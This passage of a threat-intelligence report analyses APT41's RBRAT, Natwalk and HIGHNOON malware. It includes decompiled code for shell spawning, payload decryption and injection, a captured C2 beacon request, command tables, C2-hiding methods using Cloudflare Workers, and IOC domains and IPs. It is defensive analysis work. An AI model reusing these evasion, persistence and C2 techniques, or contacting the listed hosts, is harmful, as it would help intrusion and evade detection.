  v9 = -1;
  if ( v5 > &v5[v6] )
    v8 = 0i64;
  if ( v8 )
  {
    do
```

Figure 17: The magic number of RBRAT.

In the Shell command of RBRAT, we saw some similarity with another open-source tool, Cryptcat [7]. We speculate that the group learned from the open-soure tool and used similar code.

```
    if ( CreateProcessW(Buffer, 0i64, 0i64, 0i64, 1, 0, 0i64, 0i64, &StartupInfo, lpProcessInformation) )
    {
      v7 = CreateThread(0i64, 0i64, sub_18000A4D0, lpParameter, 0, ThreadId);
      *((_QWORD *)lpParameter + 2059) = v7;
      if ( v7 )
      {
        result = 0i64;
      }
      else
      {
        sub_18000A6B0(lpParameter, 3i64, L"StartShell: Create ShellRead Thread error failed!\r\n");
        v8 = (void *)*((_QWORD *)lpParameter + 1544);
        *((_BYTE *)lpParameter + 32) = 0;
        WriteFile(v8, "exit\r\n", 6u, &ThreadId[1], 0i64);
        CloseHandle(*((HANDLE *)lpParameter + 1543));
        CloseHandle(*((HANDLE *)lpParameter + 1544));
        CloseHandle(*((HANDLE *)lpParameter + 1545));
        CloseHandle(*((HANDLE *)lpParameter + 1546));
        result = 0xFFFFFFFFi64;
      }
    }
    else
    {
      sub_18000A6B0(lpParameter, 3i64, L"StartShell: Create shell process failed!\r\n");
      CloseHandle(*((HANDLE *)lpParameter + 1543));
      CloseHandle(*((HANDLE *)lpParameter + 1544));
      CloseHandle(*((HANDLE *)lpParameter + 1545));
      CloseHandle(*((HANDLE *)lpParameter + 1546));
      result = 0xFFFFFFFFi64;
    }
  }
  else
  {
    CloseHandle(*((HANDLE *)lpParameter + 1543));
    CloseHandle(*((HANDLE *)lpParameter + 1544));
    sub_18000A6B0(lpParameter, 3i64, L"StartShell: Create ShellOut pipe failed!\r\n");
    result = 0xFFFFFFFFi64;
  }
}
else
{
  sub_18000A6B0(lpParameter, 3i64, L"StartShell: Create ShellIn pipe failed!\r\n");
  result = 0xFFFFFFFFi64;
```

Figure 18: The shell command of RBRAT.

Table 6 shows RBRAT's commands.

Command	Description
0	Beacon
1	Open a shell (RBShell)
2	Upload file (RBUpload)
3	Download file (RBDownload)
4	Collect system info
5	Collect network info
6	List process
7	Collect service info
8	Take screenshot
250	File Explorer (RBFileExplorer)

Table 6: RBRAT commands.

Natwalk

Filename	Timestamp	Description
TSVIPSrv.dll	2021-04-02 06:46:43	ChatLoader
msiltcfg.tlb	1990-01-05 08:08:58	Payload

Table 7: Natwalk files.




Figure 19: Natwalk injection process.

The ChatLoader in this case probably persists by exploiting a DLL hijacking vulnerability by being installed at C:\Windows\System32\TSVIPSrv.dll. This results in the DLL being loaded by the standard *Windows* SessionEnv service at system startup. The ChatLoader also uses DLL hollowing technique. It decodes the first-stage shellcode in the hollowed DLL's .text section, and then the first-stage shellcode decrypts the final shellcode, Natwalk in Synchost.exe.

Natwalk dynamically resolves the imports in a function with almost 150 'if' calls. It creates a table of the *Windows* API , and uses register + offset to call the API to make analysis more complex. This technique was mentioned in *Malwarebytes*' report [8], and was used by Crosswalk.

```
v151 = calculate_api_34DFEC(a1, a1[313]);
a1[314] = v151;
if ( v151 )
{
  v152 = calculate_api_34DFEC(a1, a1[315]);
  a1[316] = v152;
  if ( v152 )
  {
    v153 = calculate_api_34DFEC(a1, a1[317]);
    a1[318] = v153;
    if ( v153 )
    {
      v154 = calculate_api_34DFEC(a1, a1[319]);
      a1[320] = v154;
      if ( v154 )
      {
        v155 = calculate_api_34DFEC(a1, a1[321]);
        a1[322] = v155;
        if ( v155 )
          v2 = 1;
      }
    }
  }
}
```

Figure 20: Function to set the API table.

```
000007FEF1431580 00000000770333A0 ntdll.RtlAllocateHeap
000007FEF1431588 8CB0FCBB10C32616
000007FEF1431590 0000000076DE3070 kernel32.HeapFree
000007FEF1431598 8CB0FCBB45B06D8C
000007FEF14315A0 0000000076DD7700 kernel32.GetModuleFileNameW
000007FEF14315A8 8CB0FCBB96A422A5
000007FEF14315B0 0000000076DCD130 kernel32.GetComputerNameW
000007FEF14315B8 8CB0FCBB084EF597
000007FEF14315C0 0000000076DCB350 kernel32.VerifyVersionInfoW
000007FEF14315C8 8CB0FCBBC1634AF9
000007FEF14315D0 0000000076DE35F0 kernel32.WideCharToMultiByte
000007FEF14315D8 8CB0FCBBEF4AC4E4
000007FEF14315E0 0000000076DD5B50 kernel32.MultiByteToWideChar
000007FEF14315E8 8CB0FCBBEEB585EE
000007FEF14315F0 0000000076DD71B0 kernel32.ExpandEnvironmentStringsW
000007FEF14315F8 8CB0FCBB9FCF597B
000007FEF1431600 0000000076DCAD70 kernel32.CreateDirectoryW
000007FEF1431608 2E95413B5D2E6D6B
000007FEF1431610 000007FEFE5E1000 msvcrt.memset
000007FEF1431618 2E95413B5D866970
000007FEF1431620 000007FEFE5E10E0 msvcrt.memcpy
```

Figure 21: The API table of Natwalk.

```
000007FEF1421A14   44:8D42 30          lea r8d,qword ptr ds:[rdx+30]      rdx+30:L"KcqeNrF"
000007FEF1421A18   FF93 C0040000       call qword ptr ds:[rbx+4C0]        RtlAllocateHeap
000007FEF1421A1E   48:8B8B D0000000    mov rcx,qword ptr ds:[rbx+D0]
000007FEF1421A25   48:8941 10          mov qword ptr ds:[rcx+10],rax
000007FEF1421A29   48:8B83 D0000000    mov rax,qword ptr ds:[rbx+D0]
000007FEF1421A30   48:8B48 10          mov rcx,qword ptr ds:[rax+10]
000007FEF1421A34   48:85C9             test rcx,rcx
000007FEF1421A37   0F84 8A000000       je 7FEF1421AC7
000007FEF1421A3D   48:83C1 10          add rcx,10
000007FEF1421A41   FF93 C0030000       call qword ptr ds:[rbx+3C0]        RtlInitializeCriticalSection
000007FEF1421A47   48:8B83 D0000000    mov rax,qword ptr ds:[rbx+D0]
```

Figure 22: Natwalk uses register + offset to call the API.

After dynamically resolving the API, it will first check if the %AllUserProfile%\UTXP\nat directory exists. If the directory doesn't already exist, it will create it. If the directory does exist, it tries to read some file in that directory and use MD5 and chacha20 to decode it, so we name the backdoor Natwalk from the payload path 'nat'. Natwalk will create a mutex: Global\XXQMmOrCaKcqeNrF.

After creating the mutex, Natwalk will gather host information. The malware collects the following information:

- System time
- MAC address of one of the adapters
- Network adapter IP addresses
- Proxy info
- PID
- *Windows* version number

- User name
- Computer name

Natwalk will hook the Network Store Interface (NSI) API, which is used by NsiEnumerateObjectAllparameterEx() in nsi.dll when users typically run commands such as netstat.exe or use any of the IP Helper APIs in iphlpapi.dll. The purpose of the hook is to scan the list of active connections returned to the user, and hide any such connection the connecting of itself.

There is a thread for C&C connection, the post request is shown in Figure 23, where we can see that there are two distinct headers: gtsid and gtuvid. Gtsid was generated by calling CryptGenRamdom with some operations (see Figure 24), and gtuvid was generated by CryptGenRamdom and MD5 operation. In each request, the gtsid and gtuvid are different.

```
POST https://cdn.cdnfree.workers.dev/8wsjKViHmSkKIGYh/wxcqqUhS446XfcG1 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 Chrome/72.0.3626.109 Safari/537.36
gtsid: TQmdre9BEXe4YJHH
gtuvid: 5A678B6941DEBED130E03C29E75A780650A0AF5A0BBF4560FE333916FF98CDA1
Content-Length: 120
Host: cdn.cdnfree.workers.dev

   ; I| r .]  □ #k `  □ □□ □k □ p □ <
! 綠 □ □  □ □  □  \ □\ o  o+ S4□N5> `z `m  |l□  Z  □3N{~ □ □i\h .□ :s  W1    □
```

Figure 23: The post request of Natwalk.

```
char __fastcall gen_gtsid_3485C4(__int64 a1, char *a2)
{
  char *v4; // rcx
  __int64 v5; // r9
  char result; // al

  (*(a1 + 2032))(*(*(a1 + 208) + 8i64), 32i64, a2);// 0x3485e7 0x3500b0 dw_advapi32.CryptGenRandom
  v4 = a2;
  v5 = 16i64;
  do
  {
    result = *(*v4 % 0x3Eui64 + a1 + 3456);
    *v4 = result;
    v4[1] = 0;
    v4 += 2;
    --v5;
  }
  while ( v5 );
  *(a2 + 16) = 0;
  return result;
}
```

Figure 24: The function for generating the gtsid.

```
v1 = *(a1 + 208);
if ( *(v1 + 2052) )
{
  (*(a1 + 2032))(*(v1 + 8), 16i64, v1 + 2036);// 0x347d71 0x3500b0 dw_advapi32.CryptGenRandom
  md5_3490CC(a1, v1 + 2036, 0x10u, v1 + 2020);
  v3 = 32i64;
  md5_3490CC(a1, v1 + 2020, 0x20u, v1 + 2020);
  *(v1 + 2052) = 0;
}
else
{
  v3 = 32i64;
  md5_3490CC(a1, v1 + 2020, 0x20u, v1 + 2036);
  (*(a1 + 2032))(*(*(a1 + 208) + 8i64), 16i64, v1 + 2020);// 0x347dcd 0x3500b0 dw_advapi32.CryptGenRandom
}
(*(a1 + 1360))(v1 + 2056, 0i64, 146i64);      // 0x347de2 0x34fe10 dw_msvcrt.memset
(*(a1 + 1712))(v1 + 2056, a1 + 3780);         // 0x347df2 0x34ff70 dw_msvcrt.wcscpy
v4 = (v1 + 2020);
do
{
  if ( v1 == -2056 )
    v5 = 0i64;
  else
    v5 = (*(a1 + 1680))(v1 + 2056);           // 0x347e07 0x34ff50 dw_msvcrt.wcslen
  (*(a1 + 1616))(v1 + 2020 + 2 * (v5 + 18), a1 + 3642, *v4++);// 0x347e20 0x34ff10 dw_msvcrt._swprintf
  --v3;
}
while ( v3 );
(*(a1 + 1360))(v1 + 2204, 0i64, 256i64);      // 0x347e41 0x34fe10 dw_msvcrt.memset
(*(a1 + 1712))(v1 + 2204, v1 + 1968);         // 0x347e51 0x34ff70 dw_msvcrt.wcscpy
(*(a1 + 1488))(v1 + 2204, v1 + 2056);         // 0x347e5d 0x34fe90 dw_msvcrt.wcscat
return gen_gtsid_3485C4(a1, (v1 + 1932));
```

Figure 25: The function for generating the gtuvid.

In the C&C command handler, Natwalk creates a message queue using the PeekMessageW() API. After receiving the message, the message will also decoded by MD5 and chacha20 and parse to the command.

```
if ( a3 >= 0x52 )
{
  v4 = (a2 + 16);
  v6 = *v4 + 13;
  if ( v6 < 0xFFE8u && a3 == v6 )
  {
    md5_3490CC(a1, v4, v6 - 16, v19);
    if ( !(*(a1 + 1408))(v19, a2, 16i64) )
    {
      v8 = a2 + 34;
      chacha20_34B660(a1 + 3424, v7, a2 + 22, a2 + 34, a2 + 34, 44);
      if ( !(*(a1 + 1408))(a2 + 50, *(a1 + 208) + 72i64, 16i64) )
      {
        v10 = *(a1 + 208);
        if ( *(a2 + 66) == *(v10 + 1240) )
        {
          v11 = (a2 + 78);
          chacha20_34B660(v10 + 1244, v9, a2 + 18, a2 + 78, a2 + 78, v6 - 78);
          if ( v6 == *(a2 + 80) + 82i64 )
          {
            v12 = (*(a1 + 1216))(*(a1 + 184), 8i64, *v11);// 0x3453c0 0x34fd80 dw_ntdll.RtlAllocateHeap
            v13 = v12;
            if ( v12 )
```

Figure 26: The function to decode the command from the server.

Table 8 shows Natwalk's commands.

Command	Description
0x64	Close connection
0x5C	Create session key
0x66	Open a shell
0x68	Download file
0x70	Upload file
0x74	Delete file
0x78	Kill process
0x7c	Run shellcode
0x7E	Unknown
0x80	Unknown
0x82	List process
0x84	Unknown
0x8C	List service
0x8E	List directory

Table 8: Natwalk's commands.

We have also found one connection between Natwalk and Crossswalk: the first command identifiers are both 0x64.

```
switch ( a2 )
{
  case 0x64:
    if ( a4 >= 8 )
    {
      (*(a1 + 1376))(v12, a3, 4i64);          // 0x342b46 0x34fe20 dw_msvcrt.memcpy
      (*(a1 + 1376))(&v12[1], a3 + 4, 4i64);  // 0x342b5a 0x34fe20 dw_msvcrt.memcpy
      if ( !v12[0] )
        close_connection_345854(a1);
    }
    return;
  case 0x5C:
    create_session_key_342EA4(a1, a3, a4);
    return;
  case 0x66:
    if ( a4 == 0x30 )
    {
      (*(a1 + 1376))(v13, a3, 0x30i64);       // 0x342ba4 0x34fe20 dw_msvcrt.memcpy
      v8 = (*(a1 + 1408))(v13, a1 + 3376, 0x30i64) == 0;
      v9 = *(a1 + 208);
```

Natwalk

```
switch ( *a2 )
{
  case 0x64u:
    if ( a2[1] != 216 )
    {
      v16 = 100;
      goto LABEL_37;
    }
    v21 = (*(a1 + 248))(0i64, 216i64, 4096i64, 4i64);
    if ( v21 )
    {
      (*(*(a1 + 200) + 1856i64))(v21, v7, a2[1]);
      if ( (*(*(a1 + 200) + 928i64))(*(a1 + 840), 100i64, v21, a2[1]) <= 0 )
      {
        v10 = 0;
        v14 = (*(*(a1 + 200) + 336i64))();
        v15 = 7021;
        goto LABEL_42;
      }
      return 1;
```

crosswalk

Figure 27: The first command identifier, 0x64, is identical in Crosswalk and Natwalk.

HIGHNOON (Botdll64)

Filename	Timestamp	Description
wbemcomn.dll	2010-11-20 13:15:38	IAT insert loader
sdhasjk.dll	2020-05-09 10:32:19	Loader for Botdll64(AES)
lacale.dll	2020-01-03 10:13:36	Loader for faxstfbt.sys(DPAPI)

Table 9: HIGHNOON files.




Figure 28: The injection process of Botdll64.

We found a new loader that will inject Botdll (a new version of HIGHNOON RAT) into memory. The loader has two versions, the main difference is the decryption algorithm. One (lacale.dll) uses DPAPI to decrypt the payload, and the other (sdhasjk.dll) uses AES. We can see the 'startBot' string in both versions, we think they called the new version of HIGHNOON 'Botdll'. The loader which used the DPAPI technique has the PDB string: 'F:\2019\RedEye\Door\Bin\Middle64.pdb'.

The new version of HIGHNOON will choose the kernel driver according to the dwMinorVersion of *Windows*. If it is more than 2, it will choose WinDivert [6]. Windivert.dll was also embedded in Botdll64.dll. Windivert.dll can capture packets on the listening port via Windivert.sys in kernel mode.

```
if ( CryptUnprotectData(&pDataIn, &ppszDataDescr, 0i64, 0i64, 0i64, 1u, &pDataOut) )
{
  v19 = decrypt_180001020(pDataOut.pbData, pDataOut.cbData, &Src, &v27);
  v2 = Src;
  if ( v19 )
  {
    v20 = inject_payload_180001C60(Src, v27);
    if ( v20 )
    {
      v21 = find_export_StartBot_1800020A0(v20);// StartBot
      if ( v21 )
```

Figure 29: The loader uses DPAPI to decrypt the payload.

```
if ( v0 )
{
  sub_1800016D0(v6, &v8);
  v7 = v5;
  memmove(v0, &unk_180012360, 0x4C600ui64);
  aes_decrypt_180001840((__int64)v6, (__int64)v0);
  v2 = inject_payload_180002620(v0);
  v3 = v2;
  if ( v2
    && (v4 = (void (__fastcall *)(int *))find_export_180002A60(v2, "StartBot")) != 0i64
    && (qword_180061C70 = find_export_180002A60(v3, "StopBot")) != 0 )
  {
    v4(off_180060960);
    result = 1i64;
```

Figure 30: The loader uses AES to decrypt the payload.

```
v0 = get_version_180001000();
if ( v0 == 1 || v0 == 2 )
{
  snprintf(&Source, 0x12Bui64, "%s\\drivers\\%s.sys", &Buffer, "NdisHiker");
}
else if ( v0 > 2 )
{
  snprintf(&Source, 0x12Bui64, "%s\\drivers\\%s.sys", &Buffer, "WinDivert");
}
```

Figure 31: Botdll will choose the driver according to the dwMinorVersion.

The HIGHNOON commands are still the same as in the 2018 version [9], it has five commands, as shown in Table 10.

Command	Description
0	Bind network socket
1	Check IP address change and receive packet, console output
3	Console output
4	Read //DEV//NULL and console output
5	Check IP address change and receive packet, console output

Table 10: HIGHNOON commands.

C2 TECHNIQUE

CDN service

We have seen that APT41 actors have repeatedly tried to use *Cloudflare* CDN or other CDN services for Cobalt Strike since November 2020, especially in DNS beacon. In some cases, we can use NS record to trace back the real C2 IP, but in other cases, we can't repeat the method.

For example, the DNS beacon C2:14668.ns1.dns-dropbox.com, which APT41 used in June 2020, resolved to 149.28.23.32 at that time, which is a *Choopa* VPS. Let's look at Figure 32, The DNS beacon C2:ns.cloud01.tk, which was used in 2021, was parked at 8.8.8.8 – but we can use the NS record to trace back and find the real C2 IP: 185.118.166.205. However, in some cases, such as the DNS beacon C2:ns1.hkserch.com, there is no resolve IP and also no NS record, so we can't use the same method to trace back the real C2 IP address.

```
> ns.cloud01.tk
Server:         cruz.ns.cloudflare.com
Address:        108.162.192.88#53

Non-authoritative answer:
*** Can't find ns.cloud01.tk: No answer

Authoritative answers can be found from:
ns.cloud01.tk   nameserver = dc-e07ce2b085ac.cloud01.tk.
> server dc-e07ce2b085ac.cloud01.tk
Default server: dc-e07ce2b085ac.cloud01.tk
Address: 185.118.166.205#53
> ns.cloud01.tk
Server:         dc-e07ce2b085ac.cloud01.tk
Address:        185.118.166.205#53

Non-authoritative answer:
Name:   ns.cloud01.tk
Address: 8.8.8.8
```

Figure 32: Use of NS record to find the real C2 IP address.

Another interesting thing we found is that they usually park their C2 domain on some specific IP, e.g. 8.8.8.251, 4.2.2.2.




Figure 33: Parking C2 in the specific IP address.

Cloudflare Workers

Since January 2021, we have seen the group use *Cloudflare Workers* [10], [11] as redirectors to hide the real C2 IP, meaning only the connection with the *Cloudflare* IP can be seen in the victim host, which not only causes difficulties in tracing, but also adds some difficulties to blocking.

In addition to Cobalt Strike, other backdoor C2s have also used this technique. For example: C2:cdn.cdnfree.workers.dev; we can just get the *Cloudflare* IP from this C2 domain.




Figure 34: The process of Cloudflare Worker.

RELATED TO OTHER OPERATIONS

At the beginning of 2021, we discovered that Cobalt Strike and HIGHNOON appeared together in two incidents, so we attribute the operations to APT41. One of the C2s was test.tkti[.]me, and the other was www.sinnb[.]com. These two C2s resolved to IP: 66.42.54.103, and from this IP's certificate: bd952ab91b627c08861e0498bd5bae23fa7c88f5, it can be linked to the other four IPs and also have Cobalt Strike domain resolution records.

- 149.28.136.170
- 45.76.179.178
- 202.182.120.22
- 45.77.21.102

The passive DNS, sysman.spdns[.]org, of one of the IPs, 149.28.136.170, was mentioned in a *RiskIQ* report [12] indicating had some connection to Goblin Panda, and one of the passive DNS of sysman.spnds[.]org , 45.76.216.62, can be related to

another domain, chock.mywire[.]org. This domain had been used in the sample: 'security_audit_template_final.rtf (SHA256: 5802823e50e9aca0d765fa198383f74ca18859b1181cfc3f72f62667bca67dc2)' during 2019. The sample dropped CyberEye. The attribution of this file was not too clear, we just can speculate the file belongs to a Chinese APT. There was a possibility that 149.28.136.170 had changed to APT41 after March 2020, and didn't have any connection to other APT groups.

From the passive DNS of 66.42.54.103, we got an IP: 45.32.249.69, there were some domains related to phishing campaigns:

- www.itsupport-hsbc.com
- www.service-hsbc.com
- pegp.service-hsbc.com
- pegp.itsupport-hsbc.com
- www.ntu-netdisc.cloud

We haven't found that these domains are related to APT41's operation, but according to OSINT, these domains are used for phishing attacks.




Figure 35: Relation with other operations.

REFERENCES

[1] The Operations of Winnti group. Threat Detection NTT Ltd. https://hello.global.ntt/-/media/ntt/global/insights/white-papers/the-operations-of-winnti-group.pdf.

[2] Positive Technologies. Higaisa or Winnti? APT41 backdoors, old and new. January 2021. https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/#id5-2-6.

[3] Ishikawa, Y. Microsoft社のデジタル署名を悪用した「Cobalt Strike loader」による標的型攻撃～攻撃者グループAPT41. Lac Watch. May 2021. https://www.lac.co.jp/lacwatch/report/20210521_002618.html.

[4] Phantom DLL hollowing. https://github.com/forrest-orr/phantom-dll-hollower-poc.

[5] Kazantsev, A. Using legitimate tools to hide malicious code. Securelist. November 2017. https://securelist.com/using-legitimate-tools-to-hide-malicious-code/83074/.

[6] https://github.com/basil00/Divert.

[7] Cryptcat-1.3.0-Win-10-Release/doexec.c. https://github.com/pprugger/Cryptcat-1.3.0-Win-10-Release/blob/master/doexec.c.

[8] Segura, J.; Jazi, H. New LNK attack tied to Higaisa APT discovered. Malwarebytes. June 2020. https://blog.malwarebytes.com/threat-analysis/2020/06/higaisa/.

[9] Takeuchi, H.; Yanagishita, H. Catch Painful TTPs for Adversaries. https://hitcon.org/2018/pacific/downloads/1214-R2/1330-1400.pdf.

[10] DigiNinja. Domain fronting through Cloudflare. February 2019. https://digi.ninja/blog/cloudflare_example.php.

[11] Champion, A. Using Cloudflare Workers as Redirectors. January 2021. https://ajpc500.github.io/c2/Using-CloudFlare-Workers-as-Redirectors/.

[12] RiskIQ. Adventures in Cookie Land – Part 2. https://community.riskiq.com/article/56fa1b2f/description.

IOCs

C&C servers

symantecupd.com

microsoftonlineupdate.dynamic-dns.net

www.sinnb.com

pip.pythoncdn.com

img.hmmvm.com

reg.pythoncdn.com

bbwebt.com

ns1.tkti.me

test.tkti.me

ns1.microsofts.freeddns.com

api.aws3.workers.dev

ns1.hkserch.com

godaddy1.txwl.pw

godaddy2.txwl.pw

ns.cdn06.tk

update.facebookdocs.com

ns1.dns-dropbox.com

ns1.wystedba.top

ns.cloud20.tk

ns.cloud01.tk

ns1.token.dns05.com

sculpture.ns01.info

work.cloud20.tk

work.cloud01.tk

help01.softether.net

cloud.api-json.workers.dev

update.microsoft-api.workers.dev

up.linux-headers.com
p.samkdd.com
ns1.microsoftskype.ml
ns1.hongk.cf
ns1.163qq.cf
163qq.cf
depth.ddns.info
ooliviaa.ddns.info
mootoorheaad.ns01.info
token.dns04.com
ns1.watson.misecure.com
vt.livehost.live
sociomanagement.com
ns1.hash-prime.com
wntc.livehost.live
smtp.biti.ph
perfeito.my
cdn.cdnfree.workers.dev
www.microsofthelp.dns1.us
ns1.mssetting.com
www.corpsolution.net
www.mircoupdate.https443.net
publicca.twhinet.workers.dev
client.wns.windows.com.365filtering.com
windowsupdate.microsoft.365filtering.com
wustat.windows.365filtering.com
365filtering.com

74.120.172.129
45.77.13.213
185.234.72.115
45.32.48.54
5.2.78.70
139.180.131.135
158.247.206.194
45.32.125.55
139.180.135.200
158.247.219.236
45.32.112.201
66.42.44.130
45.76.100.224
